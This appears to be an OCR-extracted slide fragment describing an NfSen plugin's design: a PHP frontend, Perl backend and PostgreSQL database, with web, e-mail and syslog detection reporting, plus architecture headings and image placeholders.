
- Compliant with **NfSen plugins** architecture recommendations.
- **PHP** frontend with a **Perl** backend and a **PostgreSQL** DB.
- **Web**, **e-mail** and **syslog** detection **output** and **reporting**.

Plugin Architecture


BACKEND

FRONTEND


Plugin Architecture




Plugin Architecture



